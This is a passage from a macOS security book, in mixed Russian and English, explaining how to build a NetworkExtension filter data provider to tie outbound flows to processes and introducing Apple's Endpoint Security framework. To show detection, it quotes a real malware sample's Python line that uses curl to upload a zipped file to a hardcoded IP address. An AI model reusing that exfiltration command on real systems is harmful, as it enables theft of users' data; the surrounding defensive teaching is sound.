Из flow также можно extract code signing identifier responsible process, который может help classify process as either benign or something to investigate further. Этот identifier находится в attribute `sourceAppSigningIdentifier` flow. Листинг 7-10 extracts it.

```
NSString* signingID = flow.metaData.sourceAppSigningIdentifier;
```

Листинг 7-10: Извлечение code signing information из network flow

Как отмечалось ранее в этой главе, DNS monitoring process, который я описал до сих пор, не detect malware вроде Dummy, которое connects directly to IP address. Чтобы detect such threats, расширим monitoring capabilities и будем examine all network traffic.

Filter data providers

Одна из самых powerful network monitoring capabilities, предоставляемых macOS, - это filter data providers. Реализованные внутри system extension и built atop framework NetworkExtension, эти network extensions могут observe and filter all network traffic. Их можно использовать, чтобы actively block malicious network traffic или passively observe all network flows, а затем identify potentially suspicious processes for further investigation.

Интересно, что когда Apple introduced filter data providers вместе с другими network extensions, она initially решила exempt traffic, generated by various system components, from filtering, хотя этот traffic ранее routed через now-deprecated network kernel extensions. Это означало, что security tools, такие как network monitors и firewalls, которые previously observed all network traffic, теперь оставались blind to some of it. Неудивительно, что abusing exempted system components было легко и предоставляло stealthy way to bypass any third-party security tool, built atop Apple's network extensions. После того как я demonstrated this bypass, media jumped on the story, [12] a public outcry encouraged Apple reevaluate its approach. В итоге wiser minds in Cupertino prevailed; сегодня all network traffic on macOS routed through any installed filter data provider. [13]

> **Примечание.** Как и DNS monitor, network extension filter data provider, который мы реализуем здесь, должен соответствовать prerequisites, discussed in “Using the NetworkExtension Framework” on page 159.

Код в этом разделе largely comes from popular open source firewall Objective-See, LuLu, written by yours truly. Полный код LuLu можно найти в GitHub repository https://github.com/objective-see/LuLu.

Включение filtering

Начнем с программной activation network extension, который implements filter data provider. Этот process slightly deviates from activation network extension, implementing DNS monitoring; instead of using object `NEDNSProxyManager`, мы leverage object `NEFilterManager`. В main application используйте process, covered in “Activating a System Extension” on page 160, чтобы activate extension, then enable filtering as shown in listing 7-11.

```
[NEFilterManager.sharedManager loadFromPreferencesWithCompletionHandler:^(NSError*
_Nullable error) {
    NEFilterProviderConfiguration* config = [[NEFilterProviderConfiguration alloc] init];

    config.filterPackets = NO;
    config.filterSockets = YES;

    NEFilterManager.sharedManager.providerConfiguration = config;
    NEFilterManager.sharedManager.enabled = YES;

    [NEFilterManager.sharedManager
    saveToPreferencesWithCompletionHandler:^(NSError* _Nullable error) {
        // If there is no error, the filter data provider is running.
    }];
}];
```

Листинг 7-11: Включение filtering с object `NEFilterManager`

Сначала мы access shared manager object `NEFilterManager` и invoke его method `loadFromPreferencesWithCompletionHandler:`. После completion initialize object `NEFilterProviderConfiguration`. Затем set two configuration options. Поскольку нас не интересует filtering packets, устанавливаем эту option в `NO`. С другой стороны, мы хотим filter socket activity, поэтому устанавливаем это в `YES`. Затем код saves this configuration и sets shared manager object

NEFilterManager to enabled. Наконец, чтобы trigger network extension activation с этой configuration, код invokes method shared manager saveToPreferencesWithCompletionHandler:. Once this process completes, filter data provider should be running.

Написание extension

Как и DNS monitor, filter data provider - это separate binary, который нужно package в directory Contents/Library/SystemExtensions/ bundle. После loading он должен invoke method startSystemExtensionMode: класса NEProvider. В file Info.plist extension мы добавляем dictionary, referenced by key NEProviderClasses, containing a single key-value pair (листинг 7-12).

```
<key>NEProviderClasses</key>
<dict>
<key>com.apple.networkextension.filter-data</key>
<string>FilterDataProvider</string>
</dict>
...
```

Листинг 7-12: File Info.plist extension, specifying extension's NEProviderClasses class

Мы set key to com.apple.networkextension.filter-data, a value - to name of our class in extension, который inherits from NEFilterDataProvider. В этом примере мы назвали class FilterDataProvider и declare его следующим образом (листинг 7-13).

```
@interface FilterDataProvider : NEFilterDataProvider
...
@end
```

Листинг 7-13: Interface definition for class FilterDataProvider

Когда extension filter data provider up and running, framework NetworkExtension автоматически invoke method startFilterWithCompletionHandler этого class, где вы specify what traffic you'd like to filter. Код в листинге 7-14 filters all protocols, but only for outgoing traffic, что more helpful than incoming traffic for detecting unauthorized or new programs that could be malware.

```
-(void)startFilterWithCompletionHandler:(void (^)(NSError* error))completionHandler {
    NENetworkRule* networkRule = [[NENetworkRule alloc] initWithRemoteNetwork:nil
    remotePrefix:0 localNetwork:nil localPrefix:0 protocol:NENetworkRuleProtocolAny
    direction:NETrafficDirectionOutbound];

    NEFilterRule* filterRule =
    [[NEFilterRule alloc] initWithNetworkRule:networkRule action:NEFilterActionFilterData];

    NEFilterSettings* filterSettings =
    [[NEFilterSettings alloc] initWithRules:@[filterRule] defaultAction:NEFilterActionAllow];

    [self applySettings:filterSettings completionHandler:^(NSError* _Nullable error) {
        // If no error occurred, the filter data provider is now filtering.
    }];
    ...
}
```

Листинг 7-14: Setting filter rules, specifying which traffic should be routed through extension

Сначала код creates object NENetworkRule, setting protocol filter option to any и direction filter option to outbound. Затем он uses this object NENetworkRule to create object NEFilterRule. Он также specifies action NEFilterActionFilterData, чтобы сказать framework NetworkExtension, что мы want to filter data. Далее он creates object NEFilterSettings с только что созданным filter rule, matching all outbound traffic. Specifying NEFilterActionAllow for default action означает, что any traffic, который doesn't match this filter rule, будет allowed. Наконец, он applies settings, чтобы begin filtration.

Теперь каждый раз, когда program on the system initiates a new outbound network connection, system автоматически invokes delegate method `handleNewFlow:` in our filter class. Хотя он shares same name, этот delegate method differs from one used for DNS monitoring in a few ways. Он принимает single argument (object `NEFilterFlow`, containing information about flow) и, при return, должен instruct system how to handle the flow. Это делается через object `NEFilterNewFlowVerdict`, который can specify verdicts such as allow (`allowVerdict`), drop (`dropVerdict`) или pause (`pauseVerdict`). Поскольку мы focusing on tying a flow to its responsible process, мы always allow the flow (листинг 7-15).

```
-(NEFilterNewFlowVerdict*)handleNewFlow:(NEFilterFlow*)flow {
    ...
    return [NEFilterNewFlowVerdict allowVerdict];
}
```

Листинг 7-15: Returning verdict from method `handleNewFlow:`

Если бы мы building firewall, вместо этого мы would consult firewall rules или alert user before allowing or blocking each flow.

Querying the flow

Querying the flow позволяет extract information, such as remote endpoint and process responsible for generating it. Сначала просто print out object flow. Например, вот flow, generated by `curl`, when attempting to connect to `objective-see.org`:

```
flow:
identifier = D89B5B5D-793C-4940-80FE-54932FAA0500
sourceAppIdentifier = .com.apple.curl
sourceAppVersion =
sourceAppUniqueIdentifier =
{length = 20, bytes = 0xbbb73e021281eee708f86d974c91182e955de441}
procPID = 26686
eprocPID = 26686
direction = outbound
inBytes = 0
outBytes = 0
signature =
{length = 32, bytes = 0x5a322cd8 f14f63bc a117ddf5 1762fa5abb8291c9 2b6ab2fd}
socketID = 5aa2f9354fe80
localEndpoint = 0.0.0.0:0
remoteEndpoint = 185.199.108.153:80
remoteHostname = objective-see.org.
protocol = 6
family = 2
type = 1
procUUID = 9C547A5F-AD1C-307C-8C16-426EF9EE2F7F
eprocUUID = 9C547A5F-AD1C-307C-8C16-426EF9EE2F7F
```

Помимо information about responsible process, such as its app ID, мы видим details about destination, including both endpoint and hostname. Object flow also contains information about type of flow, including protocol and socket family.

Теперь extract more granular information. Recall that when configuring filter, мы сказали system, что interested only in filtering sockets. Поэтому flow, passed into method `handleNewFlow:`, будет object `NEFilterSocketFlow`, subclass class `NEFilterFlow`. Эти objects имеют instance variable `remoteEndpoint`, содержащую object type `NWEndpoint`, который сам contains information about flow's destination. Можно extract IP address remote endpoint через instance variable `hostname` object `NEFilterSocketFlow` и retrieve its port from variable `port`; обе хранятся as strings (листинг 7-16).

```
NSString* addr = ((NEFilterSocketFlow*)flow).remoteEndpoint.hostname;
NSString* port = ((NEFilterSocketFlow*)flow).remoteEndpoint.port;
```

Листинг 7-16: Extracting remote endpoint's address and port

Эти objects `NEFilterSocketFlow` также contain low-level information about flow, including socket family, type и protocol. Таблица 7-1 summarizes these, но подробнее о них можно узнать в Apple `NEFilterFlow.h`.

Таблица 7-1: Low-level flow information in `NEFilterSocketFlow` objects

Variable name	Type	Description
`socketType`	`int`	Socket type, such as `SOCK_STREAM`
`socketFamily`	`int`	Socket family, such as `AF_INET`
`socketProtocol`	`int`	Socket protocol, such as `IPPROTO_TCP`

Из instance variables `remoteEndpoint` и socket можно extract information to be fed into network-based heuristics. Например, можно craft heuristic, that flags any network traffic bound to nonstandard ports.

Чтобы identify responsible process, objects `NEFilterFlow` имеют properties `sourceAppIdentifier` и `sourceAppAuditToken`. Мы сосредоточимся на latter, поскольку он может provide both process ID and process path. Листинг 7-17 performs this extraction, following same approach, который мы used in DNS monitor.

```
CFURLRef path = NULL;
SecCodeRef code = NULL;

audit_token_t* token = (audit_token_t*)flow.sourceAppAuditToken.bytes;
pid_t pid = audit_token_to_pid(*token);

SecCodeCopyGuestWithAttributes(NULL, (__bridge CFDictionaryRef _Nullable)(@{(__bridge NSString
*)kSecGuestAttributeAudit:flow.sourceAppAuditToken}), kSecCSDefaultFlags, &code);
SecCodeCopyPath(code, kSecCSDefaultFlags, &path);

// Do something with the process ID and path.
CFRelease(path);
CFRelease(code);
```

Листинг 7-17: Identifying responsible process from flow

Мы extract audit token from flow, затем call function `audit_token_to_pid`, чтобы obtain responsible process ID. Также используем audit token, чтобы obtain code reference, затем call `SecCodeCopyPath`, чтобы retrieve process path.

Запуск monitor

Если скомпилировать этот code as part of project, implementing complete, properly entitled network extension, мы можем globally observe all outbound network flows in real time и затем extract information about each flow's remote endpoint and responsible process. Да, это значит, что теперь мы можем легко detect basic malware such as Dummy, но протестируем tool against relevant specimen macOS malware, SentinelSneak.

Detected at the end of 2022, этот malicious Python package targeted developers with goal of exfiltrating sensitive data. [14] Он использовал hardcoded IP address for its command-and-control server. Из его unobfuscated Python code видно, что `curl` uploaded information from infected system to exfiltration server, found at `54.254.189.27`:

```
command = "curl -k -F \"file=@" + zipname + "\" \"https://54.254.189.27/api/
v1/file/upload\" > /dev/null 2>&1"
os.system(command)
```

Это означает, что DNS monitor, written earlier in this chapter, не detect its unauthorized network access. Но filter data provider should capture and display следующее:

```
flow:
identifier = D89B5B5D-793C-4940-41BD-B091F4C00700
sourceAppIdentifier = .com.apple.curl
sourceAppVersion =
sourceAppUniqueIdentifier = {length = 20, bytes =
0xbbb73e021281eee708f86d974c91182e955de441}
procPID = 87558
eprocPID = 87558
direction = outbound
inBytes = 0
outBytes = 0
signature = {length = 32, bytes = 0x4ee4a2f2 72c06264
f38d479b 6ea2dc39 ... 74aa159c 9153147b}
socketID = 7c0f491b0bd41
localEndpoint = 0.0.0.0:0
remoteEndpoint = 54.254.189.27:443
protocol = 6
family = 2
type = 1
procUUID = 9C547A5F-AD1C-307C-8C16-426EF9EE2F7F
eprocUUID = 9C547A5F-AD1C-307C-8C16-426EF9EE2F7F
Remote Endpoint: 54.254.189.27:443
Process ID: 87558
Process Path: /usr/bin/curl
```

Как видно, он смог capture flow, extract remote endpoint (`54.254.189.27:443`) и correctly identify responsible process as `curl`.

Этот responsible process делает detection более complex, поскольку `curl` - legitimate macOS platform binary, а не untrusted component malware. Что можно сделать? Well, using methods covered in Chapter 1, можно extract arguments, with which malware executed `curl`:

```
-k -F "file=<some file>" https://54.254.189.27/api/v1/file/upload
```

Эти arguments should raise some red flags, потому что хотя legitimate software часто использует `curl` для download files, он редко используется to upload them, особенно to hardcoded IP address. Более того, argument `-k` tells `curl` run in insecure mode, meaning server's SSL certificate won't be verified. Again, this is a red flag, поскольку legitimate software leveraging `curl` обычно не run in this insecure mode.

Также можно determine, что parent process является Python script, и collect script for manual analysis, что быстро reveal its malicious nature.

Заключение

Эта глава focused on concepts, necessary for building real-time, host-based network monitoring tools by leveraging Apple's powerful NetworkExtension framework. Поскольку vast majority Mac malware incorporates networking capabilities, techniques, described in this chapter, essential for any malware detection system. Unauthorized network activity serves as critical indicator for many security tools and heuristic-based detection approaches, providing invaluable way to detect both known and unknown threats targeting macOS.

Примечания

Сноски

[1] [назад] “Smooth Operator,” GCHQ, 29 июня 2023 г., https://www.ncsc.gov.uk/static-assets/documents/malware-analysis-reports/smooth-operator/NCSC_MAR-Smooth-Operator.pdf.
[2] [назад] Patrick Wardle, “Where There Is Love, There Is . . . Malware?” Objective-See, 24 февраля 2023 г., https://objective-see.org/blog/blog_0x72.html.
[3] [назад] “Crowdstrike Endpoint Security Detection re 3CX Desktop App,” 3CX forums, 29 марта 2023 г., https://www.3cx.com/community/threads/crowdstrike-endpoint-security-detection-re-3cx-desktop-app.119934/.
[4] [назад] Подробности о system extensions см. Will Yu, “Mac System Extensions for Threat Detection: Part 3,” Elastic, 19 февраля 2020 г., https://www.elastic.co/blog/mac-system-extensions-for-threat-detection-part-3.
[5] [назад] “Network Extension,” Apple Developer Documentation, https://developer.apple.com/documentation/networkextension?language=objc.
[6] [назад] “Installing System Extensions and Drivers,” Apple Developer Documentation, https://developer.apple.com/documentation/systemextensions/installing-system-extensions-and-drivers?language=objc.
[7] [назад] См. также https://objective-see.org/products/utilities.html#DNSMonitor.
[8] [назад] “activationRequestForExtension:queue:,” Apple Developer Documentation, https://developer.apple.com/documentation/systemextensions/ossystemextensionrequest/activationrequest(forextensionwithidentifier:queue:)?language=objc.
[9] [назад] “OSSystemExtensionRequestDelegate,” Apple Developer Documentation, https://developer.apple.com/documentation/systemextensions/ossystemextensionrequestdelegate?language=objc.
[10] [назад] “startSystemExtensionMode,” Apple Developer Documentation, https://developer.apple.com/documentation/networkextension/neprovider/3197862-startsystemextensionmode?language=objc.
[11] [назад] “NEDNSProxyProvider,” Apple Developer Documentation, https://developer.apple.com/documentation/networkextension/nednsproxyprovider?language=objc.
[12] [назад] Dan Goodin, “Apple Lets Some Big Sur Network Traffic Bypass Firewalls,” Ars Technica, 17 ноября 2020 г., https://arstechnica.com/gadgets/2020/11/apple-lets-some-big-sur-network-traffic-bypass-firewalls/.
[13] [назад] Filipe Espósito, “macOS Big Sur 11.2 beta 2 Removes Filter That Lets Apple Apps Bypass Third-Party Firewalls,” 9to5Mac, 13 января 2021 г., https://9to5mac.com/2021/01/13/macos-big-sur-11-2-beta-2-removes-filter-that-lets-apple-apps-bypass-third-party-firewalls/.
[14] [назад] Patrick Wardle, “The Mac Malware of 2022,” Objective-See, 1 января 2023 г., https://objective-see.org/blog/blog_0x71.html.

Глава 8. Endpoint Security

Если вы добрались в книге до этого места, вы могли прийти к выводу, что writing security tools for macOS - challenging venture во многом из-за самой Apple. Например, если вы хотите capture memory remote process, вам не повезло, а enumerating all persistently installed items, как вы видели в главе 5, возможно, но requires reverse engineering proprietary, undocumented database.

Но я здесь не для того, чтобы bash Apple, и, как покажет эта глава, компания ответила на наши просьбы, выпустив Endpoint Security. Introduced in macOS 10.15 (Catalina), это первый framework Apple, designed specifically to help third-party developers build advanced user-mode security tools, например tools, focused on detecting malware. [1] Трудно переоценить importance and power Endpoint Security, поэтому я посвящаю ему целых две главы.

В этой главе я дам overview framework и обсудю, как использовать его APIs для таких actions, как monitoring file and process events. Следующая глава сосредоточится на more advanced topics, таких как muting and authorization events. В части III я покажу, как build several tools atop Endpoint Security.

Большинство code snippets, представленных в этой и следующей главах, взяты напрямую из проекта ESPlayground, находящегося в папке Chapter 8 GitHub-репозитория этой книги (https://github.com/Objective-see/TAOMM). Этот project содержит code in its entirety, поэтому если вы хотите build your own Endpoint Security tools, рекомендую starting there.

Workflow Endpoint Security

Endpoint Security позволяет create a program (client, в терминологии Apple) и register for (или subscribe to) events of interest. Каждый раз, когда these events occur on the system, Endpoint Security deliver message to your program. Он также может block events' execution until your tool authorizes them. Например, представьте, что вы interested in being notified anytime a new process starts, чтобы убедиться, что это не malware. Используя Endpoint Security, можно specify, хотите ли вы simply receive notifications about new processes или system should hold off on spawning process until you've examined and authorized it.

Многие tools Objective-See используют Endpoint Security именно так, как я только что описал. Например, BlockBlock использует Endpoint Security для monitoring persistent file events и blocking non-notarized processes and scripts. Рисунок 8-1 показывает, как BlockBlock останавливает malware, exploited zero-day exploit (CVE-2021-30657), чтобы bypass macOS code signing and notarization checks.

Чтобы malicious actors не abusing power Endpoint Security, macOS requires any tools leveraging it to fulfill several requirements. Самое notable - получение желанного entitlement `com.apple.developer.endpoint-security.client` from Apple. В части III этой книги я объясню exactly how to ask Apple for this entitlement и, когда он granted, generate and apply provisioning profile, чтобы можно было deploy your tools to other macOS systems.



Рисунок 8-1: BlockBlock использует Endpoint Security, чтобы остановить запуск untrusted scripts and processes

Пока же, как отмечалось во введении к книге, disabling System Integrity Protection (SIP) и Apple Mobile File Integrity (AMFI) позволит locally develop and test tools, leveraging Endpoint Security. Вам все равно придется add client entitlement, но с этими двумя disabled macOS security mechanisms вы можете grant it to yourself. В проекте ESPlayground required Endpoint Security client entitlement находится в file `ESPlayground.entitlements` (листинг 8-1).

```
<?xml version="1.0" encoding="UTF-8"?>
...
<plist version="1.0">
<dict>
<key>com.apple.developer.endpoint-security.client</key>
<true/>
</dict>
</plist>
```

Листинг 8-1: Specifying required client entitlement

Build setting Code Signing Entitlements references this file, поэтому at compile time он будет added to project's application bundle. Поэтому на system with SIP and AMFI disabled subscribing to and receiving Endpoint Security events succeeds.

Если вы designing tool, leveraging Endpoint Security, вы, вероятно, take the same four steps:

1. Declare events of interest.
2. Create a new client and callback handler block.
3. Subscribe to events.
4. Process events delivered to the handler block.

Рассмотрим каждый из these steps, starting with understanding events of interest.

Events of interest

List Endpoint Security events можно найти в header file `ESTypes.h`. Если у вас installed Xcode, этот и другие Endpoint Security header files должны находиться в его SDK directory: `/Applications/Xcode.app/Contents/Developer/Platforms/MacOSX.platform/Developer/SDKs/MacOSX.sdk/usr/include/EndpointSecurity`. Хотя official developer documentation Apple sometimes incomplete, header files `ESClient.h`, `ESMessage.h`, `EndpointSecurity.h` и `ESTypes.h` extremely well commented, и их следует считать authoritative sources Endpoint Security information.

Внутри `ESTypes.h` list Endpoint Security events находится в enumeration `es_event_type_t`:

```
/**
* The valid event types recognized by EndpointSecurity
*
...
*
*/
typedef enum {
// The following events are available beginning in macOS 10.15.
ES_EVENT_TYPE_AUTH_EXEC,
ES_EVENT_TYPE_AUTH_OPEN,
ES_EVENT_TYPE_AUTH_KEXTLOAD,
...
ES_EVENT_TYPE_NOTIFY_EXEC,
...
ES_EVENT_TYPE_NOTIFY_EXIT,
...

// The following events are available beginning in macOS 13.0.
ES_EVENT_TYPE_NOTIFY_AUTHENTICATION,
ES_EVENT_TYPE_NOTIFY_XP_MALWARE_DETECTED,
ES_EVENT_TYPE_NOTIFY_XP_MALWARE_REMEDIATED,
...
ES_EVENT_TYPE_NOTIFY_BTM_LAUNCH_ITEM_ADD,
ES_EVENT_TYPE_NOTIFY_BTM_LAUNCH_ITEM_REMOVE,

// The following events are available beginning in macOS 14.0.
...
ES_EVENT_TYPE_NOTIFY_XPC_CONNECT,

// The following events are available beginning in macOS 15.0.
ES_EVENT_TYPE_NOTIFY_GATEKEEPER_USER_OVERRIDE,
...
ES_EVENT_TYPE_LAST
} es_event_type_t;
```

Сделаем несколько observations. Во-первых, как показывают comments в header file, не все events available on all versions macOS. Например, events, related to XProtect malware detection или addition of persistence items, доступны only beginning in macOS 13.

Во-вторых, хотя этот header file и developer documentation Apple directly не document these event types, их names должны give you a general idea of their purposes. Например, tool, interested in passively monitoring process executions, должен subscribe to event `ES_EVENT_TYPE_NOTIFY_EXEC`. Кроме того, как мы увидим, each event type tied to corresponding event structure, such as `es_event_exec_t`. Framework header files хорошо document эти structures.

Наконец, names в header file fall into two categories: `ES_EVENT_TYPE_AUTH_*` и `ES_EVENT_TYPE_NOTIFY_*`. Authorization events чаще всего originate from kernel mode и enter pending state после delivery to Endpoint Security clients, requiring client explicitly authorize or deny them. Например, чтобы allow only notarized processes to run, вы сначала register for `ES_EVENT_TYPE_AUTH_EXEC` events, затем check each delivered event и authorize only those, representing spawning notarized processes. Authorization events я обсудю в следующей главе. Notification events originate in user mode and are for events that have already occurred. Если вы creating passive monitoring tools, such as process monitor, вы subscribe to these.

Built-in macOS utility `eslogger`, found in `/usr/bin`, provides way to easily explore Endpoint Security subsystem, поскольку captures and outputs Endpoint Security notifications directly from terminal. Например, допустим, вы хотите build process monitor. На какие Endpoint Security events должен subscribe ваш monitor, чтобы receive information about processes? Event `ES_EVENT_TYPE_NOTIFY_EXEC` looks promising. Используем macOS `eslogger`, чтобы see if we're on the right track.

Чтобы capture and output Endpoint Security events of interest, выполните `eslogger` с root privileges from terminal, specifying event name. Tool uses short names for Endpoint Security notification events, которые можно list via command line option `--list-events`:

```
# eslogger --list-events
access
authentication
...
exec
...
```

Чтобы view `ES_EVENT_TYPE_NOTIFY_EXEC` events, pass `exec` to `eslogger`:

```
# eslogger exec
```

Когда `eslogger` capturing process execution events, попробуйте execute command such as `say` с arguments `Hello World`. Tool должен output detailed information about executed event. [2] Вот snippet этого output (на вашей system он может выглядеть slightly different, depending on macOS version):

```
# eslogger exec
{
"event_type": 9,
"event": {
"exec": {
"script": null,
"target": {
"signing_id": "com.apple.say",
"executable": {
"path": "\/usr\/bin\/say",
"ppid": 1152,
...
"is_platform_binary": true,
"audit_token": {
...
},
"original_ppid": 1152,
"cdhash": "6C92E006B491C58B62F0C66E2D880CE5FE015573",
"team_id": null
```

```
},
"image_cpusubtype": -2147483646,
"image_cputype": 16777228,
"args": ["say", "Hello", "World"],
...
}
```

Как видно, Endpoint Security provided не только basics, such as path and process ID newly executed process, но и code signing information, arguments, parent PID и многое другое. Leveraging Endpoint Security can greatly simplify any security tool, saving it from having to generate additional information about the event itself.

Clients, handler blocks и event handling

Теперь вы, возможно, задаетесь вопросом, как subscribe to events, а затем программно interact with information, found within them. Например, как extract path или arguments для process notification event `ES_EVENT_TYPE_NOTIFY_EXEC`? Сначала нужно create Endpoint Security client.

Чтобы create new client, processes могут invoke Endpoint Security function `es_new_client`, которая accepts callback handler block и out pointer to `es_client_t`, который Endpoint Security initialize новым client. Function returns result type `es_new_client_result_t`, set to `ES_NEW_CLIENT_RESULT_SUCCESS`, если call succeeds. Она также может return одно из following failure values, as detailed in `ESClient.h`:

`ES_NEW_CLIENT_RESULT_ERR_NOT_ENTITLED` Caller не имеет entitlement `com.apple.developer.endpoint-security.client`.

`ES_NEW_CLIENT_RESULT_ERR_NOT_PERMITTED` Caller не permitted to connect to Endpoint Security subsystem, поскольку lacks TCC approval from user.

`ES_NEW_CLIENT_RESULT_ERR_NOT_PRIVILEGED` Caller не running with root privileges.

Header file provides additional details on these errors, as well as recommendations on how to fix each.

После того как вы subscribed to events, framework automatically invoke callback handler block, passed to function `es_new_client`, for each event. При invocation framework включает pointer to client и structure `es_message_t`, которая будет contain detailed information about delivered event. File `ESMessage.h` defines this message type:

```
typedef struct {
uint32_t version;
struct timespec time;
uint64_t mach_time;
uint64_t deadline;
es_process_t* _Nonnull process;
uint64_t seq_num; /* field available only if message version >= 2 */
es_action_type_t action_type;
union {
es_event_id_t auth;
es_result_t notify;
} action;
es_event_type_t event_type;
es_events_t event;
es_thread_t* _Nullable thread; /* field available only if message version >= 4 */
uint64_t global_seq_num; /* field available only if message version >= 4 */
uint64_t opaque[]; /* Opaque data that must not be accessed directly */
} es_message_t;
```

Можно consult header file for brief description каждого structure member (или run `eslogger`, чтобы view this full structure for each event), но здесь рассмотрим несколько important members. В начале structure находится field `version`. Это field useful, поскольку некоторые other fields may appear only in later versions. Например, process CPU type (`image_cputype`) available only if `version` field is of type 6

or newer. Далее идут various timestamps и deadline. Deadline я обсудю в главе 9, поскольку он plays important role при dealing with event authorizations.

Structure `es_process_t` describes process responsible for taking action, triggered event. Вскоре мы explore `es_process_t` structures more detail, но пока достаточно понять, что они contain information about process, including audit tokens, code signing information, paths и more.

Следующий discussed member - `event_type`, который будет set to type of event that was delivered, например `ES_EVENT_TYPE_NOTIFY_EXEC`. Это useful, потому что clients обычно register for multiple event types. Поскольку each event type contains different data, важно determine, with which event you're dealing. Например, process monitor может сделать это с statement `switch` (листинг 8-2).

```
switch(message->event_type) {
case ES_EVENT_TYPE_NOTIFY_EXEC:
    // Add code here to handle exec events.
    break;

case ES_EVENT_TYPE_NOTIFY_FORK:
    // Add code here to handle fork events.
    break;

case ES_EVENT_TYPE_NOTIFY_EXIT:
    // Add code here to handle exit events.
    break;

default:
    break;
}
```

Листинг 8-2: Handling multiple message types

Event-type-specific data in structure `es_message_t` имеет type `es_events_t`. Этот type - large union of types, found in `ESMessage.h`, that map to Endpoint Security events. Например, in this union мы find `es_event_exec_t`, event type for `ES_EVENT_TYPE_NOTIFY_EXEC`. The same header file contains definition of `es_event_exec_t`:

```
/**
* @brief Execute a new process.
* @field target The new process that is being executed.
* @field script The script being executed by the interpreter.
...
*/
typedef struct {
es_process_t* _Nonnull target;
es_string_token_t dyld_exec_path; /* field available only if message version >= 7 */
union {
uint8_t reserved[64];
struct {
es_file_t* _Nullable script; /* field available only if message version >= 2 */
es_file_t* _Nonnull cwd; /* field available only if message version >= 3 */
int last_fd; /* field available only if message version >= 4 */
cpu_type_t image_cputype; /* field available only if message version >= 6 */
cpu_subtype_t image_cpusubtype; /* field available only if message version >= 6 */
};
};
} es_event_exec_t;
```

Снова consult header file for detailed comments about each member structure `es_event_exec_t`. Most relevant is member named `target`, pointer to structure `es_process_t`, representing new process that is executed. Рассмотрим эту structure подробнее, чтобы увидеть, какую information она provides about process:

```
/**
* @brief Information related to a process. This is used both for describing processes ...
(e.g., for exec events, this describes the new process being executed).
*
* @field audit_token Audit token of the process
* @field ppid Parent pid of the process
...
* @field signing_id The signing id of the code signature associated with this process
* @field team_id The team id of the code signature associated with this process
* @field executable The executable file that is executing in this process
...
*/
typedef struct {
audit_token_t audit_token;
pid_t ppid;
pid_t original_ppid;
pid_t group_id;
pid_t session_id;
uint32_t codesigning_flags;
bool is_platform_binary;
bool is_es_client;
uint8_t cdhash[20];
es_string_token_t signing_id;
es_string_token_t team_id;
es_file_t* _Nonnull executable;
es_file_t* _Nullable tty;
struct timeval start_time;
audit_token_t responsible_audit_token;
audit_token_t parent_audit_token;
} es_process_t;
```

Как и с другими structures in header files, comments explain many structure members. Для нас especially interesting following:

• Audit tokens, such as `audit_token`, `responsible_audit_token` и `parent_audit_token`
• Code signing information, such as `signing_id` и `team_id`
• Executable (`executable`)

В предыдущих главах я обсуждал usefulness building process hierarchies и challenges creating accurate ones. Endpoint Security subsystem provides us with audit tokens both direct parent and responsible process that spawned new process, making building accurate process hierarchy for newly spawned process a breeze. Structure `es_process_t` contains this information directly, so we're no longer required to manually build such hierarchies.

Теперь поговорим о member `executable` structure `es_process_t`, pointer to structure `es_file_t`. Как shown in following structure definition, structure `es_file_t` provides path to a file on disk, such as to process binary:

```
/**
